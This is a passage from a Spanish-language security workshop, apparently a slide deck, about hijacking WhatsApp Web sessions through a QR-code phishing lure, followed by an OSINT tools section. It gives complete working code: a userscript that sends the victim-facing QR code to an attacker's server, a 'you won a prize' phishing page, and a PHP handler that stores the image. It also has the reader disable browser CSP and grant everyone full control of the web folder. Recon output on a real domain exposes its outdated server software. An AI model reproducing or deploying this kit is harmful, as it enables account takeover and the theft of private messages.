Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . : 192.168.1.1
```



Propiedades: labs

General Compartir Seguridad Versiones anteriores Personalizar

Nombre de objeto: C:\xampp\htdocs\labs

Nombres de grupos o usuarios:

- Todos
- Usuarios autenticados
- SYSTEM
- Administradores (DESKTOP-EFFF281N\Administradores)

Para cambiar los permisos, haga clic en Editar.

Editar...


Permisos de Todos Permitir

Control total	✓
Modificar	✓
Lectura y ejecución	✓
Mostrar el contenido de la carpeta	✓
Lectura	✓
Escritura	✓

Para especificar permisos especiales o configuraciones avanzadas, haga clic en Opciones avanzadas.

Opciones avanzadas

Aceptar Cancelar



La carpeta labs tiene que tener todos los permisos otorgados a todos los usuarios para su ejecución:

Configuración de seguridad avanzada para labs

Nombre: C:\xampp\htdocs\labs

Propietario: Cambiar

Permisos Auditoría Acceso efectivo

Para obtener información adicional, haga doble clic en una entrada de permiso. Para modificar una entrada de permiso, seleccione la entrada y haga clic en Editar (si está disponible).

Entradas de permiso:

Tipo	Entidad de seguridad	Acceso	Heredada de	Se aplica a
Permitir	Todos	Control total	Ninguno	Esta carpeta, subcarpetas y archivos
Permitir	Administradores (S-1-5-18\A...)	Control total	C:\	Esta carpeta, subcarpetas y archivos
Permitir	SYSTEM	Control total	C:\	Esta carpeta, subcarpetas y archivos
Permitir	Usuarios (S-1-5-18\Usuarios)	Lectura y ejecución	C:\	Esta carpeta, subcarpetas y archivos
Permitir	Usuarios autenticados	Modificar	C:\	Esta carpeta, subcarpetas y archivos

Agregar Quitar Editar Deshabilitar herencia


Reemplazar todas las entradas de permisos de objetos secundarios por entradas de permisos heredables de este objeto

Aceptar Cancelar Aplicar

```
whats.js 3
1 // ==UserScript==
2 // @name      WhatsApp
3 // @namespace Seekuritylabs (@Seekurity)
4 // @grant     all
5 // The code will be injected in web.whatsapp.com web page and periodically searching for the element which holds the
6 // QR Code image then will perform an XHR request to send this QR image code "base64" code to our server side php script
7 // which is responsible for converting and storing this "base64 code" to an image file. Also the code is responsible to
8 // wake WhatsApp's QR Code if it is inactive and needs the attacker's interaction to reload it.
9 // ==/UserScript==
10 var myTimer;
11 myTimer = window.setInterval(loopForQR, 3000);
12 function loopForQR() {
13   if (document.readyState == 'complete') {
14     $service = window.location.href;
15     if ($service.indexOf('web.whatsapp.com') >= 0)
16     {
17       //Do some clicks to refresh the qr code if went inactive - Always wakeup the qrcode, Never sleep :D
18       if (document.getElementsByClassName('qr-button')[0] !== undefined)
19       {
20         document.getElementsByClassName('qr-button')[0].click();
21       }
22       //Checking the availability of the qr code - in our example If WhatsApp is not logged in send us the qr code, If not, Do not exhaust our server with false qr code update requests;
23
24       if (document.getElementsByClassName('icon icon-chat')[0] == null)
25       {
26         //Mirror the QR Code to our server
27         var xhttp = new XMLHttpRequest();
28         //alert(document.getElementsByTagName('img')[0].src)
29         xhttp.open('GET', 'http://192.168.0.33/drHandler.php?c=' + document.getElementsByTagName('img')[0].src, true);
30         xhttp.send();
31       }
32     }
33   }
34 }
35
```

En el archivo “whats.js” hay que tener en cuenta varios parámetros:

- Debe el dominio al que estamos suplantando “web.whatsapp.com”
- Debe ir por GET
- Debemos poner la dirección del servidor web donde tengamos guardado los archivos.



phishing.html


```
1 <html>
2   <title>Phishing Page</title>
3   <head>
4   </head>
5   <body>
6     <h1>¡ENHORABUENA! Escanea el QRCode con Whatsapp para recibir su <b>PREMIO</b></h1>
7     <br><br>
8     <script>
9       //Our timer to update the image tag with the latest generated qr code image file (tmp.jpg)
10      var myTimer;
11      myTimer = window.setInterval(reloadD,5000);
12      function reloadD(){
13        d = new Date();
14        //We added a date to grab the non-cached version of the qr code image file from server
15        document.getElementById('qrCodeW').src="tmp.jpg?h="+d.getTime();
16      }
17    </script>
18    <!-- Add your preferred body here and adjust the size and position of the colored qr code image tag --&gt;
19    &lt;img id="qrCodeW" alt="Scan me!" src="tmp.jpg" style="display: block;"&gt;
20  &lt;/body&gt;
21 &lt;/html&gt;</pre>
```



qrHandler.php

```
1 <?php
2   $qrdata= htmlspecialchars($_GET['c'] , ENT_QUOTES);
3
4   //Format the data and write the QR data to a local file
5   $qrdata= str_replace(" ", "+", $qrdata);
6   $file = "qr.data";
7   file_put_contents($file, $qrdata);
8
9   //Function to convert the base64 to image file
10  function base64_to_jpeg($base64_string, $output_file) {
11    $ifp = fopen($output_file, "wb");
12    $data = explode(',', $base64_string);
13    fwrite($ifp, base64_decode($data[1]));
14    fclose($ifp);
15    return $output_file;
16  }
17
18  //Call to the function
19  $image = base64_to_jpeg( $qrdata, 'tmp.jpg' );
20 ?>
```

Una vez instalada la extensión GreaseMonkey, nos aparecerá el icono arriba a la derecha. Pulsamos en él y seleccionamos la opción de crear un nuevo script.



New Tab Unnamed Script 535822 - Greasem... +


Extension (Greasemonkey) | moz-extension://b286eec2-bb59-4e6c-b4fa-f0f52408cb77/src/content/edit-user-script.html#4e255e05-e749-48fa-90f8-3416c26019b9

...


Unnamed Script 535822*

```
1 // ==UserScript==
2 // @name WhatsApp
3 // @namespace Seekuritylabs (@Seekurity)
4 // @grant all
5 // The code will be injected in web.whatsapp.com web page and periodically searching for the element which holds the
6 // QR Code image then will perform an XHR request to send this "QR image code "base64" code to our server side php script
7 // which is responsible for converting and storing this "base64 code" to an image file. Also the code is responsible to
8 // wake WhatsApp's QR Code if it is inactive and needs the attacker's interaction to reload it.
9 // ==/UserScript==
10 var myTimer;
11 myTimer = window.setInterval(loopForQR, 3000);
12 function loopForQR() {
13     if (document.readyState == 'complete') {
14         $service = window.location.href;
15         if ($service.indexOf('web.whatsapp.com') >= 0)
16     {
17         //Do some clicks to refresh the qr code if went inactive - Always wakeup the qrcode, Never sleep :D
18         if (document.getElementsByClassName('qr-button')[0] !== undefined)
19         {
20             document.getElementsByClassName('qr-button')[0].click();
21         }
22         //Checking the availability of the qr code - in our example If WhatsApp is not logged in send us the qr code, If not, Do not exhaust our server with false qr code update requests;
23         if (document.getElementsByClassName('icon icon-chat')[0] == null)
24         {
25             //Mirror the QR Code to our server
26             var xhttp = new XMLHttpRequest();
27             //alert(document.getElementsByClassName('img')[0].src);
28             xhttp.open('GET', 'http://192.168.1.132:8080/labs/qrHandler.php?c=' + document.getElementsByClassName('img')[0].src, true);
29             xhttp.send();
30         }
31     }
32 }
33
34
35
36 }
```

Guardamos el script como “Whatsapp” y comprobamos que tanto el plugin como el script están activos.



El siguiente paso sería deshabilitar la cabecera Content Security Policy del navegador a través de “about:config”




Filtramos por “csp” y modificamos el valor de la política “security.csp.enable” de “true” a “false”. De esta manera desactivamos la cabecera Content Security Policy que ayuda a detectar y mitigar cierto tipo de ataques, incluyendo Cross-Site Scripting (XSS) y ataques de inyección de datos.


Firefox | about:config

Search:

Preference Name	Status	Type	Value
security.OCSP.enabled	default	integer	1
security.OCSP.require	default	boolean	false
security.OCSP.timeoutMilliseconds.hard	default	integer	10000
security.OCSP.timeoutMilliseconds.soft	default	integer	2000
security.csp.enable	modified	boolean	false
security.csp.enableStrictDynamic	default	boolean	true
security.csp.reporting.script-sample.max-length	default	integer	40
security.ssl.enable_ocsp_must_staple	default	boolean	true
security.ssl.enable_ocsp_stapling	default	boolean	true



Cargamos la página de Whatsapp y nuestro .html y comprobamos que el QR es el mismo, con lo cual, una vez escaneado el QR, tendríamos secuestra la sesión de nuestra victima.



To use WhatsApp on your computer:

1. Open WhatsApp on your phone
2. Tap Menu ☰ or Settings ⓘ and select WhatsApp Web
3. Point your phone to this screen to capture the code

Need help to get started?






WhatsApp

PWNED!



OSINT

O como se mas de tu vida que de la
mía




¿Qué es el OSINT?

- Inteligencia de fuentes abiertas u «Open Source Intelligence» (OSINT) hace referencia al conocimiento recopilado a partir de fuentes de acceso público. El proceso incluye la búsqueda, selección y adquisición de la información, así como un posterior procesado y análisis de la misma con el fin de obtener conocimiento útil y aplicable en distintos ámbitos.



Herramientas Útiles

- Ipv4info
- Maltego
- Shodan
- Google Dorks
- Netcraft
- Whois
- Censys
- MxToolBox
- CISCO Talos
- AlientVault OTX
- Qualys SSL Labs
- OSINT FRAMEWORK
- CiberPatrulla
- SpiderFoot
- Phishtank




• IPv4Info

Herramienta que nos indica toda la información asociada a una IP: País, Ciudad, Organización, Subdominios, información de las versiones de PHP, Apache, etc..


The screenshot shows the IPv4Info website interface. At the top, there's a navigation bar with links for SALE, Tools, API, Store, and Statistics. A search bar is also present. Below the header, the IP address JAZZTEL-TRIPLEPLAY (AS12479, Spain) is shown along with a login link and session count (197). The main content area features the title "IPv4info" and a brief description of its key features: ipv4 networks registration data, ipv4 address allocation table, all domains for IP address, all domains in registered network block, Autonomous systems registration data, its originated prefixes and peers. A search bar at the top of this section contains the domain "euskalencounter.org". To the right of the search bar is a "Search" button. On the left, a box titled "Select RIR" lists various Regional Internet Registry options: All /8 blocks, RIPE NCC /8 blocks, ARIN /8 blocks, APNIC /8 blocks, LACNIC /8 blocks, AFRINIC /8 blocks, and IANA blocks. On the right, a box titled "Analyzed data" displays statistical information:

Networks:	8.480.096
Domains:	512.711.422
Web servers:	9.973.200
DNS servers:	4.050.208
Autonomous Systems:	93.279
Announced prefixes:	827.654




Domain euskalencounter.org is located
on
IP address
[<< 212.8.96.39 >>](#)


Block start	212.8.64.0
End of block	212.8.127.255
Block size	16384 Domains in block
Block name	ES-EUSKALTEL-990702
AS number	12338
Parent block	212.0.0.0 - 212.255.255.255
Organization	ORG-EA20-RIPE
City	Derio
Region/State	Pais Vasco
Country	ES , Spain
Reg. date	1999-07-02
Host name	39.212.8.96.static.clientes.euskaltel.es
Web server	Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch mod_python/3.3.1 Python/2.5.2 mod_ssl/2.2.9 OpenSSL/0.9.8g mod_perl/2.0.4 Perl/v5.10.0
Powered by	PHP/5.2.6-1+lenny16
Domain count	>= 17 Servers around
